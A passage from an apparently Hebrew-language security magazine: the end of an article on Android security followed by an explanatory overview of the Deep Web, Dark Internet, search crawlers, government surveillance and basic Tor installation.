- כמובן שגוגל לא סוגרת את אפשרות ה-root. האופציה הזאת תהיה אופציית בחירה במכשיר, וכנראה שלרוב רק ארגונים גדולים יחייבו את העובדים שלהם לבצע שימוש באותה אופציה.
- כפרויקט קוד פתוח, צוות הפיתוח של אנדרואיד מקבל כל הזמן קוד חדש ומשלב אותו במערכת, פרויקט שילוב ה-SELinux באנדרואיד (נקרא גם SE Android) החל בינואר האחרון על ידי ה-NSA (בעוד אנדרואיד מתבססת על לינוקס היא לא לינוקס, וה-NSA ביצע שינויים כדי להתאים את התוספים והכלים למערכת האנדרואיד), וניתן לראות כי גוגל אכן משלבת כל הזמן עוד חלקי קוד עם פרויקט האנדרואיד.

סיכום

מערכת האנדרואיד מתבגרת משנה לשנה ומתווספים לה המון פיצרים גם בתחום האבטחה. אך עקב האכילס שלה הינו בעיקר הפתיחות של המערכת, בכך שניתנת ליצרניות שמצידין משנות אותה ולא מספקות עדכוני אבטחה בזמן סביר ובצורה סדירה, והמפתחים שיכולים להעלות אפליקציות בלי בדיקה אחת אפילו שנעשתה על ידי גורם חיצוני ואינם מיישמים את מדיניות האבטחה (שאם נאמר את האמת גם לא כל כך קיימת).

שלא תבינו לא נכון, אני לא קורא "לסגור" את המערכת ואפילו לא קצת, אבל הנושא צריך לבוא לידי ביטוי בצורה גדולה יותר על ידי יישום מדיניות אבטחה ברורה ובאמצעות הסברים/מדריכים/סרטונים (ומה לא), כדי להפנות את צומת לב המפתחים לנושא וליישום שלו באפליקציות שלהם.

בכנס האחרון גוגל הכריזה על כלי ה-PDK שדרכו יהיו ליצרניות השונות גישה לגרסה החדשה של אנדרואיד כמה חודשים מראש, ובכך זמן העדכון אמור להתקצר (תאורטית), בינתיים זמן העדכון מתקצר רק למכשירי הדגל, בעוד שאר המכשירים מוזנחים באופן גורף. פה לדעתי האחריות היא לא על גוגל, אלא על הצרכנים להקים צעקה.

ולבסוף, מקווה שנהנתם לקרוא את המאמר לפחות כמו שנהנתי לכתוב אותו, ונתראה במאמר הבא.

על המחבר

ניר גלאון הינו סטודנט שנה שלישית לתואר בניהול ומדעי המחשב בפתוחה. מכור לספורט מוטורי, מחשבים, גאדג'טים וטכנולוגיה (בקיצור גיק מגיל קטן). חי ונושם אנדרואיד מאז גרסה 1.6 ומתעסק במערכת במסגרת עבודתו בסלקום. אוהב כל מה שקשור לקוד, אבטחת מידע ופיזיקה ותמיד שמח ללמוד עוד. ניתן ליצור קשר באמצעות כתובת האימייל nirgn975@gmail.com.

המדריך לתייר בסמטאות האפלות של הרשת


מאת דן פלד

רקע

על פי האתר Internet World Stats המספק מידע סטטיסטי עדכני על האינטרנט, יותר מ-2.2 מיליארד אנשים (כמעט שליש מאוכלוסיית כדור הארץ) משתמשים באינטרנט. ישראל לא נשארת מאחור כמובן, ובנתונים שפרסם משרד התקשורת עולה כי כ-85% מהבתים בישראל מחוברים לאינטרנט.

על אף היותו נפוץ כל כך, מעטים מהמשתמשים בו שמעו (במקרה הטוב) את אחד המושגים: Deep Web, Invisible Web, Undernet או Dark Web. כל אחד מהביטויים האלה מתייחס לחלקים "הנסתרים" שבאינטרנט - חלקים שאינם נגישים למשתמש הממוצע. מטעמי נוחות, לאורך המאמר אשתמש במונח Undernet.

זוכרים את הסצנה בה הארי פוטר נכנס לסמטת Diagon, שם הוא נחשף לעולם חדש ומרתק? כך ניתן לדמיין את ה-Undernet. בסקירה אסביר את המושגים הנ"ל ואענה על שאלות כמו: מי ולמה מתעניין ב-Undernet? מדוע לא כל המידע נגיש למשתמש הממוצע? כמו כן, אסקור את הנושא של Web Crawling ואיך מנועי חיפוש עובדים.



[סמטת Diagon מהסרט הארי פוטר]

החלוקה של האינטרנט

למען הפשטות, אחלק את האינטרנט על-בסיס של נגישות למשתמש:

1. Surface Web

2. Deep Web/Undernet

3. Dark Internet


המונח **Surface Web** מתייחס לחלקים באינטרנט שניתנים למפתוח על ידי מנועי חיפוש קונבנציונליים. מנועי חיפוש בונים מאגרי מידע של הרשת בעזרת שימוש בתוכנות הנקראות Spiders או Web Crawlers שמתחילים את עבודתם עם רשימה של אתרים מוכרים. ה"עכביש" מקבל העתק של כל דף וממפתח אותו ומידע שימושי כך שיהיה נגיש במהירות לפעם הבאה שיהיה צריך לשלוף אותו. כל קישור לדף חדש בו ה"עכביש" לא ביקר, מתווסף לרשימת הדפים שאותם הוא צריך לבקר בהמשך. בסופו של דבר, כל הדפים הנגישים ממופתחים, אלא אם לעכביש נגמר הזמן או השטח בהארד-דיסק (ראוי לציין שלגוגל ו-Bing אין באמת מגבלת זמן או דיסק). אותו אוסף של דפים נגישים הוא זה שמגדיר את ה-Surface Web.

Deep Web, הידוע (גם בשמות Undernet, Invisible Web, Deepnet או Hidden Web) הוא החלק ברשת שאינו שייך ל-Surface Web. רבים מבלבלים בין ה-Undernet ל-Dark Internet אבל בשורות הבאות אסביר את ההבדלים ביניהם. Mike Bergman, מייסד חברת BrightPlanet טבע את המשפט הבא: "ניתן להקביל חיפוש באינטרנט כיום לגרירה של רשת דיג באוקיינוס. דברים רבים יכולים להיתפס ברשת, אבל כמות אדירה של מידע נמצאת עמוק מאוד, ולפיכך מתפספסת".

מחקר שנערך מטעם אוניברסיטת קליפורניה שבברקלי בשנת 2001, אומד את נפח ה-Undernet בכ-7,500 טרה-בייטס. הערכות נוספות מדברות על מספרים כמו כ-300,000 אתרים כל ברחבי ה-Undernet בשנת 2004 וכ-14,000 אתרים בחלק הרוסי של ה-Undernet בשנת 2006.

אחרון (ולא) חביב - **Dark Web** הוא מונח שכולל בתוכו את כל הרשתות באינטרנט שאינן נגישות. אין לבלבל בין ה-Dark Web לבין ה-Undernet שכן האחרון מתייחס לרשתות סודיות ואתרים שקשה למצוא בעוד הראשון כבר לא נגיש באמצעים קונבנציונליים. כישלונות בהקצאת משאבים אינטרנטיים שנוצרו בשל מגמת הצמיחה הכאוטית של האינטרנט הן הסיבה העיקרית להיווצרות ה-Dark Internet. צורה אחת של Dark Internet היא אתרים צבאיים שיושבים ב-MILNET הארכאית.

MILNET (קיצור של Military Network) היא שם שניתן לחלק ב-ARPANET המיועד לתעבורת רשת בלתי מסווגת של משרד ההגנה האמריקאי. בשנת 1983 פוצלה ה-MILNET מה-ARPANET שנשארה שמישה לטובת מתן שירותים לקהילת המחקר האקדמי. הקישוריות הישירה שהייתה קיימת בין שתי הרשתות נחתה מסיבות אבטחה. מאוחר יותר בשלהי שנות ה-80 התרחבה והפכה ל-DDN (Defense Data Network) של Non-classified Internet Protocol (קיצור של Router Network) בעשורים האחרונים גדלה ה-NIPRNET לממדים אדירים וכיום היא מהווה את הרשת הפרטית הגדולה בעולם. עובדה זו מקשה מאוד על משרד ההגנה האמריקאי לבצע בקרה ומדי שנה 10 מיליון דולרים מהתקציב האמריקאי הולכים לטובת מיפוי של המצב העדכני של הרשת, במאמץ לנתח את התפתחותה ולזהות משתמשים שאינם מורשים. חלק מ-10 מיליון הדולרים הללו, הולך גם לבדיקת ואיתור חולשות באבטחה. בשנים האחרונות משרד ההגנה האמריקאי עושה מאמצים כבירים לשיפור האבטחה של הרשת ובשנת 2012 הפנטגון הודיע כי הוא מבקש 2.3 מיליארד דולרים על מנת לשדרג את האבטחה.



[תרשים של ה-MILNET מה-1 באפריל 1986]

כעת נחזור לעניננו. גילן של הרשתות הממשלתיות הללו הוא לפעמים שווה ערך לגיל ה-ARPANET המקורי, ולפעמים הן בדיוק אותן רשתות ממשלתיות פשוט לא התאגדו לתוך ארכיטקטורת האינטרנט שבינתיים התפתחה. על פי מקורות מסוימים, קראקרים משתמשים בטכניקות שונות לחטיפת ראוטרים פרטיים על מנת שיוכלו לנתב דרכם תקשורת או להסוות פעילות שאיננה חוקית. בעזרת שימוש בראוטרים הפרטיים הללו, ה-Dark Web יכול לשמש כפלטפורמה לשימוש פסול באינטרנט.

אז לסיכום, כדי לחדד את ההגדרה של ה-Dark Web, מדובר בחלק באינטרנט שמורכב ממכונות שאינן נגישות באמצעים קונבנציונליים. לרוב המשמעות היא שהגדרות בראוטר כווננו כך שלא יהיה ניתן לגשת אליו. עם זאת, הביטוי "אינן נגישות" משתנה בעיני המתבונן. בסופו של דבר מחשבים שנמצאים ב-Dark Web עדיין מחוברים, פשוט לא ניתן לגשת אליהם בשיטות ה"מסורתיות".

כדי לקבל סדר גודל לגבי ההבדלים בין ה-Undernet ל-Surface Web מצורפת הטבלה הבאה:

Surface Web	Undernet
מיליוני דפי אינטרנט	מעל ל-200,000 בסיסי נתונים
כמיליארד מסמכים	כ-550 מיליארד מסמכים
19 טרה-בייטס	כ-7,750 טרה-בייטס
תוצאות מכילות פרסומות	ללא פרסומות


מי מתעניין ב-Undernet ולמה?

אנונימיות היא צורך קיומי עבור פושעי סייבר ולאורך השנים התפשטו ופותחו טכנולוגיות שונות שמיועדות לשמר את האנונימיות ברשת. החל בכאלה שמצפינות ערוצי תקשורת של מסרים מידיים (דוגמת PGP) וכלה בשירותי VPN. ה-Undernet מספקת לגולשים בה הזדמנות לחמוק מעיניהם של אלה שאוכפים את החוק. פושעי סייבר מאופיינים בכך שישות טכנית כלשהי משתמשת בשירותים החבויים ב-Undernet. ב"שוק השחור" סוחרים יכולים להקים מכירות פומביות, למכור תוכנות זדוניות ופרצות Zero-Day תוך שימור האנונימיות של כל הגורמים המשתתפים במכירה. מלבד פושעי סייבר, גם עיתונאים משתמשים בשירותי ה-Undernet בכדי לעקוף את הצנזורה של מדינות מסוימות.

ומי עוד מתעניין ב-Undernet?

מטבע הדברים, ממשלות מגדילות את היכולת שלהם לפקח על הרשת החבויה. לאחרונה ה-FBI הקים יחידת מעקב שתפקידה הוא לפתח כלים טכנולוגיים לפיקוח על האינטרנט ועל תקשורת אלחוטית. "Going Dark" הוא שם הקוד לפרויקט שמרחיב את היכולות של ה-FBI ובכך מספק להם את היכולת להאזין לתקשורת בזמן אמת. על פי מקורות מסוימים, ל-FBI כבר יש יכולת ליירט הודעות ברשתות חברתיות וגם אימיילים. סביר מאוד להניח שחלקכם שמע על המערכת הזו שידועה בשם [Carnivore](#) ומאוחר יותר שמה שונה ל-DCS1000.

בדומה ל-FBI, גם ה-NSA משקיעה משאבים בניטור של הרשת. לפני כשנה, הסוכנות החלה לבנות את מרכז הריגול הגדול ביותר בעיר Bluffdale. המרכז נקרא [Utah Data Center](#) ותפקידו יהיה ככל הנראה לנטר, לפענח ולעבד כל תקשורת שנמצאת תחת חקירה, מבלי להתחשב בסוג השידור. עלות המרכז היא כ-2 מיליארד דולר והוא צפוי להפוך למבצעי בספטמבר 2003.



[Utah Data Center - תרשים מתוך Wikipedia]


עם זאת, למרות כל מה שכתבתי לעיל, צריך להדגיש שב-Undernet משתמשים גם מדענים, חוקרים, עיתונאים ואנשים נורמטיביים שפשוט רוצים לשמור על הפרטיות שלהם.

מדוע חלק מהמידע לא נגיש למשתמש הממוצע?

מנועי חיפוש "רגילים" אוספים את המידע בשתי דרכים עיקריות:

1. קבלת המידע מ-Web Master (בעל האתר) אשר מעוניין כי האתר שלו יופיע במנוע החיפוש.
2. שימוש בתוכנות שנקראות "Crawlers" או "Spiders". אלה תוכנות שמסיירות ב-WWW בדומה לגולש אבל באופן מתודי ואוטומטי ומיועדות ליצור העתק של כל הדפים בהן הן ביקרו, ומשם יועברו לעיבוד על ידי מנוע החיפוש שימפתח את הדפים שהורדו בכדי לאפשר חיפושים מהירים.

Architecture of a Typical Search Engine



[במקור: http://www2.hawaii.edu/~chenx/reading/crawler/search_engine_arch.PNG]

לעוד מידע על כיצד מנועי חיפוש עובדים, ניתן לקרוא את ערך הנושא בויקיפדיה:

http://en.wikipedia.org/wiki/Web_crawler

הטכניקה הנ"ל טובה, אך לא יעילה למציאת משאבים שנכנסים לאחת מהקטגוריות הבאות:

1. תוכן דינמי - דפים דינמיים שמחזירים תשובה כשנשלח אליהם קלט, או כאלה שניגשים אליהם דרך טפסים (Forms).
2. תוכן לא מקושר - דפים שלא מקושרים אל דפים אחרים, בצורה כזו שמונעת מה-Crawlers/Spiders להגיע אליהם. דפים כאלה נקראים Backlinks או Inlinks.
3. דפים פרטיים - אתרים שדרושים הרשמה ולוגין.

4. דפי תוכן הקשרי - כאלה שהתוכן שלהם משתנה בהתאם למחשב שניגש אליהם. (לדוגמא, גישה מכתובת IP XXX.XXX.XXX.XXX תציג דף מסוג Y).
5. תוכן מוגבל גישה - אתרים שמגבילים את הגישה אליהם באמצעים טכניים כמו Robots.txt, CAPTCHAs וכו'...
6. תוכן שהוא Scripted - דפים שניתן לגשת אליהם רק דרך קישורים שנוצרים ב-JavaScript. כמו כן, תוכן שמורד בצורה דינאמית משרת ה-Web דרך Flash או Ajax.
7. תוכן שאיננו HTML/Text - טקסטים שמוטמעים בתוך מולטימדיה (תמונות/וידאו) או קבצים בפורמט שלא נתמך על ידי מנועי החיפוש.
8. תוכן טקסט בפרוטוקול Gopher וקבצים שמאוחסנים על שרתי FTP שלא "מסומנים" על ידי רוב מנועי החיפוש. Google לדוגמא לא "מסמנת" אתרים מחוץ לפרוטוקולים HTTP או HTTPS.

איך לשפר את האופן בו אנחנו מחפשים מידע באינטרנט?

נסו לחשוב ב"מסדי נתונים" ופתחו את העיניים שלכם. תוכלו למצוא מסדי נתונים שלמים שמכילים דפים מה-Undernet על ידי חיפוש שגרתי ברוב ספריות ה-Web הכלליות:

ipl2 (www.ipl.org)	Infomine (infomine.ucr.edu)	About.com (www.about.com)	!Yahoo (dir.yahoo.com)	
מעל ל-40,000 רשומות. אך ורק אתרים באיכות גבוהה. שימושי ואמין. מיזוג בין אינדקס האינטרנט של הספרנים והספרייה הציבורית של האינטרנט	מעל ל-125,000 רשומות, שימושי ואמין. עובד על ידי ספרנים אקדמיים מאוניברסיטת קליפורניה	מעל ל-2 מיליון רשומות	כ-4 מיליון רשומות, תיאורים מאוד קצרים, שימושי בעיקר לנושאים מסחריים	גודל / סוג
לא	כן, צריך להשתמש ב-" "	כן, צריך להשתמש ב-" "	כן, צריך להשתמש ב-" "	קיים חיפוש מדויק?
AND, OR, NOT	AND, OR, NOT	לא	כן, בדיוק כמו במנוע החיפוש הרגיל של יאהו!	קיום ביטויים לוגיים?


טיפ: השתמשו בגוגל ובמנועי חיפוש אחרים בכדי לאתר מסדי נתונים על ידי חיפוש המילה "database". זכרו שה-Undernet קיימת. בנוסף למה שאתם מוצאים במנועי החיפוש (כולל Google Scholar) ותיקיות Web- בטבלה הנ"ל, ישנם "מכרות זהב" נוספים בהם תצטרכו לחפש. מכרות אלה כוללים מגזינים, ארכיוני חדשות ועוד מגוון מקורות שמכוני מחקר וספריות משלמים כסף בכדי לחפש בהם.

ה-Undernet בתור כלי ניתוח עוצמתי

עד כה ראינו שה-Undernet, בזכות האנונימיות שהיא מספקת, פותחת הזדמנויות למגוון פושעי סייבר, אבל מלבד זאת היא יכולה להוות גם כלי ניתוח שימושי. Tor Metric Portal מציע ניתוחים סטטיסטיים שמייצגים את נפח הפעילות ב-Tor. ערכים אלה יכולים לשמש גם למטרות מודיעין. לדוגמא, אם ננתח מדדים עיקריים ברשת נוכל ללמוד על קיומן של מערכות ניטור פנים-ארציות למטרות צנזורה. לאחרונה, נעשה שימוש במערכות שכאלה באיראן ובסוריה בניסיון לדכא מחאות של מתנגדי המשטר ודליפה של מידע אל מחוץ למדינה. מצבים אלה הם ביטוי של משבר פוליטי במדינה ושימוש נכון ב-Tor Metric Portal יכול לתת אלמנט נוסף של הערכה לניתוחים המודיעיניים של חוקרי המודיעין.

לדוגמא, ניתוח של מספר הגישות לרשת Tor בהצלבה עם "כמה גישות היה ניתן לבצע ל-Tor באותו זמן", מגלה לנו איך תאגיד הטלקומוניקציה האתיופי פרס למטרות בדיקה (Packet Inspection Deep) DPI על כל תעבורת האינטרנט במדינה.

Number of relays in Israel



The Tor Project - <https://metrics.torproject.org/>

איך מגיעים לחלקים עמוקים יותר ב-Udernet?

על מנת לגשת לחלקים עמוקים יותר ב-Deep Web, צריך להשתמש ב-Proxy כמו Tor.

בחיי היום-יום שלנו יש לנו רמה מסוימת של פרטיות. יש לנו וילונות על החלונות, דלתות למשרדים ואפילו מגני מסך מיוחדים ש"חוסמים" עיניים סקרניות. הרצון לפרטיות מתרחב גם לשימוש באינטרנט. אנחנו לא רוצים שאנשים ידעו מה כתבנו בגוגל, על מה דיברנו בתוכנות כמו Messenger, או באילו אתרים גלשנו. לצערי, המידע הפרטי שלכם, ברובו, נגיש למי שצופה...

כשאתם עושים דברים מסוימים באינטרנט, קיימות סיבות רבות למה תרצו להישאר בעילום שם. עם זאת, זה לא בהכרח אומר שאתם עושים משהו לא חוקי.




פרויקט Tor, ראשי תיבות של The Onion Router הוא פתרון מוכר לבעיית הפרטיות באינטרנט. לפרויקט יש היסטוריה ארוכה שנובעת מפרויקט שנוהל על ידי מעבדת מחקר של הצי האמריקאי. לאלו שמתעניינים בהיסטוריה, תוכלו למצוא עוד חומר כאן:

<http://www.torproject.org>

Tor היא בעצם רשת של מחשבים מסביב לעולם אשר מעבירה בקשות באופן מוצפן מתחילת הבקשה ועד שהיא מגיעה למכונה האחרונה ברשת, הידועה גם בתור exit node. בנקודה זו, הבקשה מפוענחת ומועברת אל שרת היעד. Exit node משמשת גם כנקודת היציאה של הבקשה וגם בתור נקודת הכניסה למידע שחוזר למשתמש שהגיש את הבקשה.

כאשר אתם משתמשים ב-Tor, היעד הסופי שאיתו אתם מתקשרים, רואה את התקשורת הנכנסת כאילו מקורה מה-exit node. הוא לא יודע איפה אתם נמצאים או מהי כתובת ה-IP האמתית שלכם. יתר על כן, המערכות האחרות ברשת Tor אינן יכולות לדעת את המיקום שלכם, מכיוון שבסופו של דבר הן רק מעבירות תנועה מבלי לדעת מה מקורה. התקשורת שתחזור אליכם בתגובה תגיע אליכם אבל מבחינת Tor אתם בסך הכל עוד "הופ" בדרך.

תרשים שמפשט את Tor (לקוח מהאתר של Tor)



תוכנת Tor היא חנימית לשימוש וזמינה לרוב מערכות ההפעלה. תוכלו להתקין את Tor על מערכת ה-Ubuntu שלכם על ידי כתיבת הפקודה: `apt-get install tor`. לפלטפורמות אחרות כמו Windows או Mac OS X תוכלו להוריד את החבילה מהאתר של Tor. ברוב המקרים, מה שתמצאו להוריד זה את ה-Bundle.

ניתן להוריד מכאן:

<https://www.torproject.org/download/download>

לאחר ההתקנה, תוכלו להשתמש מיידית ב-Tor. שימו לב שאם תורידו את ה-Bundle, כל התעבורה של הדפדפן שלכם תעבור דרך Tor. אם ברצונכם להשתמש בדפדפן אחר כמו Firefox, הדבר אפשרי ופשוט יחסית לביצוע. כל שעליכם לעשות הוא להתקין "הרחבה" ל-FireFox שנקראת TorButton.



הכפתור נמצא בפינה הימנית למטה של הדפדפן מרגע שהרחבה מותקנת. לחיצה פשוטה על הכפתור מאשרת לכם להפעיל או לכבות את השימוש ב-Tor. כעת כל שנתר לכם לעשות זה לקנפג את הדפדפן שלכם כך שיעבוד עם ה-Proxy. בנקודה זו, אתם אמורים להיות מסוגלים לגלוש באינטרנט באנונימיות. בכדי לוודא שהפעילות שלכם אכן אנונימית כדאי להיכנס לאתר כמו <http://www.whatismyip.org> ולוודא שכתובת ה-IP שחוזרת אליכם מהאתר שונה מכתובת ה-IP האמתית שלכם. אם זה המצב, הכל עובד כמו שצריך ותוכלו להמשיך בעסקיכם.

